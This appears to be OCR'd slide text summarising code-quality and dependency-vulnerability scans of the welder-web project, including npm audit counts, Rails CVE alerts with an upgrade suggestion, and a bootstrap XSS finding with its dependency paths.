
Top 3 issues

- 152: Control flow issues

```
if among_var == 0:
    return False
................... # in snowball_py::russian_stemmer.py
if among_var == 0:
    return False
```

- 71: Incorrect expression – many coming from test suites !!!
- 62: Null pointer dereferences

  property access of null-like value (lots of issues in d3.js)



Create Image

Blueprint: example-http-server

Image Type: Amazon Machine Image Disk (.ami)


Architecture: x86_64

npm audit

https://docs.npmjs.com/getting-started/running-a-security-audit

2 High (jQuery different versions)
3 Moderate
5 Low

Only 1 issue remains to be fixed in welder-web




Dependency graph

These dependencies are defined in **welder-web**'s manifest files, such as **package.json** and **.../end-to-end/package.json**.

Dependencies defined in **package.json** 86

ztoben / **assets-webpack-plugin**	^ 3.9.6
postcss / **autoprefixer**	^ 6.3.7
babel / **babel** babel-cli	^ 6.26.0
babel / **babel** babel-core	^ 6.11.4
babel / **babel-eslint**	^ 6.1.2
facebook / **jest** babel-jest	^ 16.0.0
babel / **babel-loader**	^ 6.2.4
istanbuljs / **babel-plugin-istanbul**	^ 4.1.4



Dependency graph

We found potential security vulnerabilities in your dependencies.

Some of the dependencies defined in these manifest files have known security vulnerabilities and should be updated:

./Gemfile.lock *34 vulnerabilities found*

Only users who have been granted access to vulnerability alerts for this repository can see this message.
Learn more about vulnerability alerts

These dependencies have been defined in **octo-project**'s manifest files, such as Gemfile.lock.

Dependencies defined in **./Gemfile.lock** 72

- rails / **rails** actionpack — Known security vulnerability in 3.2.17
- rails / **rails** activerecord
- rails / **rails** activesupport
- thoughtbot / **terrapin**
- jnunemaker / **httparty**
- rails / **jquery-rails**


6 known vulnerabilities found

CVE-2016-2098	High severity
CVE-2016-0751	Moderate severity
CVE-2015-7576	Moderate severity
CVE-2014-7829	Moderate severity
CVE-2014-7818	Moderate severity
CVE-2014-0130	Moderate severity

Gemfile.lock update suggested:

```
actionpack ~> 3.2.22.2
```

Always verify the validity and compatibility of



Cross-Site Scripting (XSS)

Vulnerable module: bootstrap
Introduced through: patternfly-react@1.9.3 and patternfly@3.54.8

Detailed paths and remediation

- **Introduced through**: welder-web@0.0.1 › patternfly-react@1.9.3 › patternfly@3.55.0 › patternfly-bootstrap-treeview@2.1.7 › bootstrap@3.3.7

  Remediation: No remediation path available.
- **Introduced through**: welder-web@0.0.1 › patternfly-react@1.9.3 › patternfly@3.55.0 › eonasdan-bootstrap-datetimepicker@4.17.47 › bootstrap@3.3.7

  Remediation: No remediation path available.
- **Introduced through**: welder-web@0.0.1 › patternfly-react@1.9.3 › patternfly@3.55.0 › bootstrap@3.3.7

  Remediation: No remediation path available.

…and 3 more

Overview

`bootstrap` is an sleek, intuitive, and powerful front-end framework for faster and easier web development.

